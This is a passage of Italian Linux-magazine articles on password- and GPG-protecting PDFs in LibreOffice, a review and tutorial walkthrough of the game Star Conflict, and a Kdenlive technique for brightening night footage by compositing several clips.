



Fig. 1 • Come evidenziare del testo in Okular





Fig. 2 • Le opzioni per la qualità del documento pdf

formato PDF comportano in una seconda fase la sua diffusione, ecco che in alcuni casi farebbe comodo avere – e in determinate situazioni è di fatto un obbligo, ad esempio per evitare casi di spionaggio industriale – il contenuto protetto da sguardi indiscreti, facendo in modo che solo il destinatario possa leggerne il contenuto e chiunque altro ne venga in possesso non possa farlo. Quando il formato pdf nacque non vi era tutta questa attenzione per la sicurezza, solo in seguito vennero aggiunte le funzioni necessarie per dare all'utente la possibilità di proteggere i propri documenti. Due sono le opzioni possibili: utilizzare una password o rivolgersi alla crittografia con **GPG** (**Gnu Privacy Guard**). Per avere queste funzioni non necessitiamo di alcun software particolare poiché la suite LibreOffice – presente nei repository di tutte le distribuzioni, e in molte viene installata di default - ha la possibilità di esportare tutti i documenti digitali in pdf così come di crearne di interattivi ovvero con campi compilabili dall'utente, proteggendoli con la crittografia.

Dopo aver digitato il nostro documento, sia esso in Calc, Writer, Impress o loro combinazioni d'uso, cliccando sull'icona recante un file pdf sulla barra degli strumenti esporteremo il documento direttamente in questo formato, adottando quindi le opzioni di default che non includono nulla sulla sicurezza. Qualora fossimo obbligati ad adottare delle misure di protezione allora dal menù **File** opteremo per **Esporta nel formato PDF**. Nella nuova finestra, nel tab **Generale**, si personalizzano le impostazioni di esportazione (Figura 2): nella sezione **Immagini** è possibile scegliere la qualità grafica agendo sulla compressione e sulla risoluzione. Nella sezione **Filigrana** possiamo inserire una filigrana di disturbo e/o di protezione che permette di firmare il documento con un nostro tratto distintivo/identificativo, una sorta di timbro. Ciò serve ad evitare che terzi possano spacciare il nostro documento come un loro lavoro: una tecnica simile viene particolarmente adottata nel campo fotografico e prende il nome di **watermark**, ed è praticamente la stessa cosa. Per queste funzioni esistono programmi dedicati open source come **Phatch** (http://photobatch.wikidot.com/), disponibile nei repository. Puntiamo ora sulla scheda **Sicurezza** quindi clicchiamo sul pulsante **Imposta password**. (**Figura 3**).

Qui ci vengono proposte due scelte; possiamo impostare una **password di apertura** riportandola nell'omonimo rigo, nel qual caso all'apertura del relativo file ci verrà richiesta la password per aprire e visualizzare il file. La seconda vede l'impostazione di una **password di autorizzazione**: in questo caso l'apertura e visualizzazione del pdf è sempre permessa ma blocca (nella scheda **Sicurezza**) alcune caratteristiche. Spuntando **Stampa** si impedisce (o meno) la stampa del pdf, spuntando **Modifiche** queste non vengono permesse, e si possono mettere limiti sull'accesso al **Contenuto** anche se alcuni di questi, va detto, sono facilmente raggirabili. Nulla impedisce l'inserimento di entrambe le password. La seconda metodologia probabilmente è quella preferita nelle realtà aziendali e prevede un sistema di certificati e chiavi pubblica/privata. Questa alternativa non permette di personalizzare il modo in cui il file possa essere utilizzato o modificato, ma fornisce una maggiore sicurezza rispetto alle autorizzazioni garantendo, inoltre, anche sulla provenienza del file. Per ottenere una chiave crittografica pubblica/privata basta installare un programma come Kleopatra e creare al propria coppia di chiavi. In alternativa si può acquistare la firma digitale (utilizzabile sia per firma che crittografia) riconosciuta dallo Stato.





Fig. 3 • Una delle modalità di protezione per i documenti pdf

Star Conflict: il cosmo belligerante

■ Un dinamico gioco di azione nel quale governiamo una nave o una flotta spaziale come lupi solitari o al fianco di una delle diverse fazioni

Michele Petrecca


Star Conflict 1.6.3a

Licenza: Free
Sito Web: https://star-conflict.com/
Tipo: Gioco

Sviluppato dalla **Star Gem Inc.** (***http://stargem-games.com/***), una "costola" della software house Russa **Targen Games** (***http://www.targem.ru/***), pubblicato dalla Russa **Gaijin Entertainment** (***https://gaijin.net/it***, la stessa del fantastico titolo **War Thunder** che abbiamo trattato in questa rubrica nel numero 160 (mese di copertina Aprile/Maggio 2015) e distribuito dalla piattaforma videoludica **Steam** dell'Americana **Valve Corporation** (***https://www.valvesoftware.com/it/***), **Star Conflict** è un **MMO** (**Massively Multiplayer Online**) rilasciato a Febbraio 2013 e basato sull'ammaliante motore grafico **Dagor** proprietario della **Gaijin Entertainment** che la stessa software house utilizza per lo sviluppo dei propri titoli. Il motore grafico – già noto per gli spettacolari effetti in War Thunder – implementa anche il motore fisico **PhysX** di nVidia per il massimo del realismo nei movimenti e nel rispetto delle leggi della fisica newtoniana.

Fig. 1 • Notare il pulsante Login: si gioca su server dedicati

STEAM? OBBLIGATORIO

Per gli appassionati di videogame, alla buona notizia di un ennesimo porting di un gioco per GNU/Linux fa da contraltare, per così dire, una cattiva notizia: dal sito ufficiale del gioco è possibile scaricare il launcher solo per Microsoft Windows, pertanto agli utenti del pinguino che vogliono provare il gioco l'unica strada è l'installazione del client Steam, oramai presente nei repository di tutte le distribuzioni note e meno note. Ricordiamo sempre che il pacchetto presente nei repository non è il client bensì il launcher che poi, un volta lanciato, installerà il client Steam. Una volta che si ha il client installato, di fatto un browser che permette di gestire i titoli installati e navigare nella piattaforma on-line, la modalità di installazione del gioco è semplice. Per i nuovi arrivati al mondo del pinguino – ma la medesima procedura si segue con il client in ambiente Microsoft Windows - ricordiamo che una volta lanciato il client occorre andare nella sezione Store e riportare nel rigo di ricerca il titolo del gioco, Star Conflict nello specifico, optando per la versione **Free to Play**. Nella pagina del gioco cliccare sul pulsante verde **Play Game** per iniziare la fase di installazione sul proprio computer. Al termine del download/installazione si è pronti per giocare. Sempre dal client Steam andando sul menù **Library** e optando per **Games** sulla sinistra dovremmo vedere elenco dei giochi installati. Selezioniamo quello di interesse e dalla finestra centrale clicchiamo sul pulsante azzurro **Play**: dopo qualche secondo vedremo apparire il menù di gioco (**Figura 1**). Ricordiamo che il gioco di base è Free, ma è possibile estenderlo con diverse **DLC** (**DownLoadable Content**), queste tutte a pagamento! Naturalmente anche lo spazio

necessario su hard disk sarà ben oltre i 7GB della versione base. Ogni DLC aggiunge un qualcosa al titolo base: dalle armi a nuove navicelle, da nuovi mondi di combattimento a nuove funzioni. Premesso questo, arrivati al menù principale, possiamo iniziare a regolare i parametri di gioco (Tutorial 1) al termine dei quali possiamo cliccare sul grosso pulsante **Login** in basso al centro. Apparirà una pop-up nella quale sarà possibile scegliere tra l'utilizzare un eventuale account che si ha sul sito della Gaijin Entertainment in mancanza del quale si può optare per importare l'account che abbiamo sulla piattaforma Steam che verrà utilizzato dal client per i login successivi. A voi la scelta.

UN GIOCO "PESANTE"


Realismo e effetti si pagano!


Un titolo con notevoli effetti grafici, tanto qualitativi che quantitativi, necessita di un minimo di risorse di calcolo che il PC dovrà mettere a disposizione pena la scarsa giocabilità per immagini poco fluide. Qualsiasi distribuzione a 64bit va bene a patto che l'hardware a corredo veda almeno un processore dual core da 2.2 GHz, Intel o AMD che sia, e 4GB di memoria RAM. Una scheda grafica con almeno 1GB di memoria RAM video dedicata e che supporti le Pixel Shader 3.0 come ad esempio una NVidia GeForce 610 o una AMD Radeon HD 5750. Lo spazio occupato su disco è circa 7GB e poiché si gioca on line ecco che diventa indispensabile una connessione xDSL senza limiti di tempo e/o volumi di traffico.

IL GAMEPLAY

Tremila anno dopo che le navi spaziali coloniali hanno lasciato il pianeta Terra la galassia è divisa in tre grandi imperi stellari (utilizzeremo termini in Inglese poiché il gioco non è localizzato in Italiano): **Empire** divisa nelle fazioni **Legion** e **Wardens**, **Federation** a cui appartengono le fazioni **Armada** e **Vanguard** e infine **Jericho** a cui appartengono i gruppi **Raid** e **Techs**, imperi e fazioni che infestano l'area per rivendicarne la conquista del territorio e le ricchezze presenti che riguardano tutte il Settore 1337, l'area più remota della galassia. L'obiettivo del giocatore sarà quello di interpretare un mercenario a bordo della propria navicella o flotta spaziale come lupi solitari per guadagnare quanto più possibile oppure al soldo delle corporazioni e fazioni indicate che vogliono assicurarsi una fetta di settore. Nulla di difficoltoso, l'unica difficoltà è entrare nell'ottica del gioco e delle sue innumerevoli caratteristiche per le quali vi rimandiamo, per gli indispensabili approfondimenti di gioco – che per motivi di spazio non possono essere riportati puntualmente – al wiki dedicato (***https://wiki.star-conflict.com/***) e alla comunità Italiana nel forum ***https://forum.star-conflict.com/***. Nel terzo tutorial si è partecipato a battaglie rapide le cosiddette Skirmish (scaramucce), di fatto una modalità PvE, ma è possibile optare anche per l'altra modalità non bloccata, le Random Mission, missioni casuali che si dividono in parti: per ogni parte occorre raggiungere specifici target, ad esempio nel primo round distruggere tutti i nemici e mantenere il controllo di tutte le torri, nel secondo distruggere l'astronave madre nemica ecc. È possibile scegliere anche la difficoltà: maggiore sarà il livello maggiore sarà il punteggio che guadagneremo. Non esistono solo i mondi PvE, ma anche i PvP (Player vs Player) nei quali il giocatore si scontra contro NPC/BOT ma anche contro utenti da tutte le parti del mondo. Ogni volta che saliamo di livello si sbloccherà una caratteristica che ci permetterà di essere sempre più forti e performanti.

Parametri di gioco

Il tutorial è opportuno seguirlo con attenzione

01 LA GRAFICA



Dal menù principale (Fig.1) sono visibili in basso a destra alcuni pulsanti. Quello di nostro interesse è **Options** che permette di accedere ad alcune schede. Una di queste è **Graphics** dalla quale è possibile regolare tutti i parametri grafici. Suggeriamo di rimanere con valori conservativi (come quelli di default) e impostare gradatamente valori più aggressivi.

02 VARIE

Altra scheda da verificare è **Game** poiché permette di abilitare e/o configurare una serie di parametri di contorno che possono migliorare l'esperienza di gioco. Tra questi ricordiamoci di abilitare (spuntare) la casella **PvE-mode** al fine di abilitare la modalità **PvE (Player vs Environment)** nella quale il giocatore combatte contro i **BOT/NPC**.

03 TUTORIAL

A questo punto è necessario effettuare il login così come riportato nell'articolo eseguito il quale il primo passo (obbligato) sarà seguire il tutorial che insegna le prime manovre e i primi comandi di gioco. La vista è in terza persona e i primi passi vedono i comandi **W** e **S** per accelerare (**Shift per il boost**) e frenare e i tasti **A** e **D** per direzionarla.

Dal tutorial alla battaglia online

Prepariamoci a mettere in pratica quanto imparato nel tutorial

01 COMANDI AVANZATI

Il tutorial prosegue con i comandi di spostamento verticale fino all'uso delle armi da fuoco (tasto SN del mouse) e il lancio dei missili (tasto DS del mouse) per la distruzione di un drone nemico. L'utilizzo dell'arma da fuoco porta ad un riscaldamento della stessa: se si surriscalda il suo uso verrà bloccato fino al raffreddamento.



02 OBIETTIVO FINALE

L'ultima parte del tutorial mostra il target da raggiungere: la difesa o il riappropriarsi del faro o dei fari (nel gioco vengono indicati con il nome **Beacon**) occupati dall'invasore. Si vince il match se si riesce con il proprio team a occupare tutti i fari, viceversa si perde la gara!

03 IL GIOCO

Terminato il tutorial verremo dirottati alla stazione **Ellydium Theta**. Come tutti gli **MMO** di ultima generazione il numero dei comandi, le interazioni, e l'interfaccia grafica sono molto ricche di voci e funzionalità tali da disorientare persone anche con una certa esperienza in questo tipo di giochi. L'unico modo per imparare è praticarne gli ambienti.

Sfidiamo gli umani

Verifichiamo se l'allenamento è stato sufficiente

01 SI INIZIA!

Il modo più semplice di iniziare è scegliere una navicella; opteremo per la Hercules (mostrata nel terzo passo del secondo tutorial) un modello ben armato ma con corazza leggera, quindi - sebbene ci sia il resapwn - attenzione a non farsi colpire troppe volte. Click sul pulsante in alto al centro **Battle**. Nella nuova finestra opteremo per **Skirmish**.

02 LA BATTAGLIA

Il primo passo è la visione della mappa nella quale, in questo caso, la nostra navicella è rappresentata da un triangolo in alto a sinistra di colore blu, pertanto i nostri avversari saranno i rossi. Come riportato in alto al centro la modalità della battaglia è **Domination** e il target appropriarsi di tutti i **Beacons** (fari spaziali) e distruggere la flotta nemica.

03 IL PUNTEGGIO


Al termine della battaglia un briefing ci assegnerà gli score (punteggi) guadagnati in battaglia da utilizzarsi, ad esempio, per pagare le riparazioni della navicella e/o per possibili upgrade di gioco. Nella nostra battaglia non abbiamo conquistato né trofei né medaglie. Da questo punto possiamo decidere se rientrare nell'hangar o procedere con altra battaglia.


Tutta la luce che vuoi nei tuoi video

Devi girare una scena all'esterno di notte e hai solo una piccola lampada per illuminare il tutto? Tutto quello che devi fare è girare più clip illuminando punti diversi della scena, e usare Kdenlive per fondere tutto in un unico filmato molto luminoso

Uno dei problemi più comuni nella cinematografia è l'illuminazione. Per avere una buona fotografia servono molti fondi, e in alcuni casi questi sono improbabili anche per produzioni di medio budget. Nel mondo della cinematografia indipendente, come è ovvio, questo problema è ancora più sentito. In particolare, girare delle scene di notte è sempre molto difficile. Persino nei grandi film si è costretti a ricorrere ad alcuni stratagemmi per massimizzare la quantità di luce che entra nella cinepresa. Kubrick si autocostruì un adattatore per montare sulla propria cinepresa un obiettivo velocissimo che la Zeiss aveva prodotto esclusivamente per le missioni lunari della NASA. Oggi, buona parte dei direttori della fotografia ricorre al trucco di svuotare autobotti d'acqua nel luogo da illuminare: se ci fate caso, molte delle scene girate di notte all'aperto presentano sempre delle pozzanghere o comunque una certa umidità dell'asfalto, del cemento, e dell'acciaio. Questo perché, illuminando correttamente, l'acqua riflette la luce verso la cinepresa e si ottiene una scena molto più "luccicante" invece di una massa buia con un singolo punto illuminato. Un altro trucco consiste nel miglioramento digitale del filmato, ed è quello che possiamo fare anche noi senza spendere nulla, grazie a Kdenlive. L'idea di base nasce dalle fotografie HDR, o da quelle realizzate con le "pennellate di luce". Chi è abituato a fotografare ambienti bui, come le grotte, gli edifici abbandonati, eccetera, sa che è abbastanza facile illuminare un grande ambiente con una sola lampada semplicemente tenendo un tempo di esposizione molto lungo e dipingendo con un fascio di luce ogni punto dell'immagine mentre l'otturatore è aperto. Un'altra versione è quella delle immagini HDR, a alta gamma dinamica. Per realizzarle basta produrre diversi scatti con differenti luminosità, di modo che ogni parte della scena sia ben illuminata, non troppo e non troppo poco. Questo secondo metodo è il più preciso, perché poi si possono


Tante luci, tante clip

Modifichiamo un fotogramma per ottenere lo sfondo senza luce del proiettore

01 TUTTE LE CLIP

Si può iniziare inserendo in un nuovo progetto di Kdenlive tutte le clip girate con le varie illuminazioni. È importante tagliare le clip in modo da avere singoli spezzoni che contengano ciascuno la ripresa di una precisa zona illuminata.

02 DUPLICAZIONE

Cominciamo posizionando una clip nella traccia **Video1** e una nella traccia **Video2**. Se una delle clip è piccola la si può duplicare facendo un taglio al centro. Una delle due porzioni va spostata nella traccia superiore, mantenendo l'allineamento.

La prima fusione tra le luci


Uniamo le prime due clip in una unica immagine doppiamente luminosa

01 RIDIMENSIONARE

Con le due metà della clip allineate, basta usare le maniglie per estendere di nuovo le due metà finché hanno la dimensione originale. Si sono quindi ottenute due clip perfettamente identiche.

02 UN EFFETTO LOOP

Le clip identiche possono poi essere affiancate sulla stessa traccia, così da ottenere un effetto loop. In pratica, il filmato si ripete, e possiamo essere sicuri di averne abbastanza per non avere interruzioni nella sovrapposizione che creeremo.

03 LA COMPOSIZIONE

Ora, tra le clip della traccia superiore (la Video2) e quelle della traccia inferiore (Video1) poniamo una transizione di tipo **Composite and transform**. La transizione deve essere riferita alla traccia **Video1**.

04 MODALITÀ SCREEN



Come modalità di **Compositing** scegliamo la funzione Screen. Questo ci permette di sommare le fonti luminose delle clip. Se una delle luci risulta troppo forte si può sempre ridurre l'opacità, a proprio piacimento

fondere le foto automaticamente o manualmente scegliendo l'esposizione giusta per ogni parte dell'immagine. Ed è la stessa cosa che possiamo fare con i video: basta fissare la propria cinepresa su un treppiede, e poi realizzare diversi filmati, tutti con la stessa inquadratura ma con una illuminazione diversa. Basta tenere la propria lampada in mano e spostarsi tra una ripresa e l'altra, in modo da illuminare adeguatamente ogni parte della propria scena. Useremo poi Kdenlive per fondere tutte le clip una sopra l'altra, sommando la quantità di luce presente in ogni filmato, ottenendo una inquadratura unica in cui tutto è correttamente illuminato. Possiamo farlo grazie alla modalità di svorapposizione Screen, che somme la varie componenti luminose dei filmati senza aumentare il rumore di fondo, e grazie alla modalità Lighten. Questa sovrappone alle altre clip soltanto la parte di una clip che risulta essere più luminosa rispetto al resto. Questa modalità è utile nei dettagli, per evitare che le ombre prodotte da una luce forte si sovrappongano a quelle prodotte da luci più deboli in altre clip, cosa che produrrebbe una sfocatura dell'immagine.

Come sempre, puoi vedere il video d'esempio al seguente indirizzo: ***https://www.youtube.com/watch?v=1JccPPiGmnc***



Fig. 1 • Una delle clip di partenza e il risultato finale

Ogni dettaglio al suo posto

Aggiungiamo tutte le clip necessarie per illuminare anche i dettagli

01 LE ALTRE CLIP

Non bisogna fare altro che continuare a aggiungere clip una sopra l'altra, sempre con la transizione **Composite and transform** riferita alla traccia **Video1** con modalità **Screen**. Questo finché la scena ci sembra adeguatamente illuminata.

02 NUOVA TRACCIA

A un certo punto le classiche tre tracce video non saranno sufficienti: per aggiungerne altre basta cliccare col tasto destro sulla traccia superiore e scegliere **Insert track**. Tra le opzioni, basta indicare di volere una nuova traccia video posta sopra l'attuale

03 ROTOSCOPING

In alcune inquadrature potrebbero essere presenti oggetti e personaggi che non si vogliono far vedere: per esempio, la persona che sta tenendo in mano la lampada. Per nascondere dei punti basta aggiungere un effetto **Rotoscoping** con modalità **Invert**.



04 SALVA EFFETTO

Se nell'effetto rotoscoping con modalità invertita si disegna il contorno dell'oggetto da nascondere, quella parte del filmato scompare e viene quindi sostituita dalle altre clip. Per salvare le impostazioni basta cliccare sul menù e poi su **Save effect**.

ILLUMINARE CON DIVERSE ESPOSIZIONI

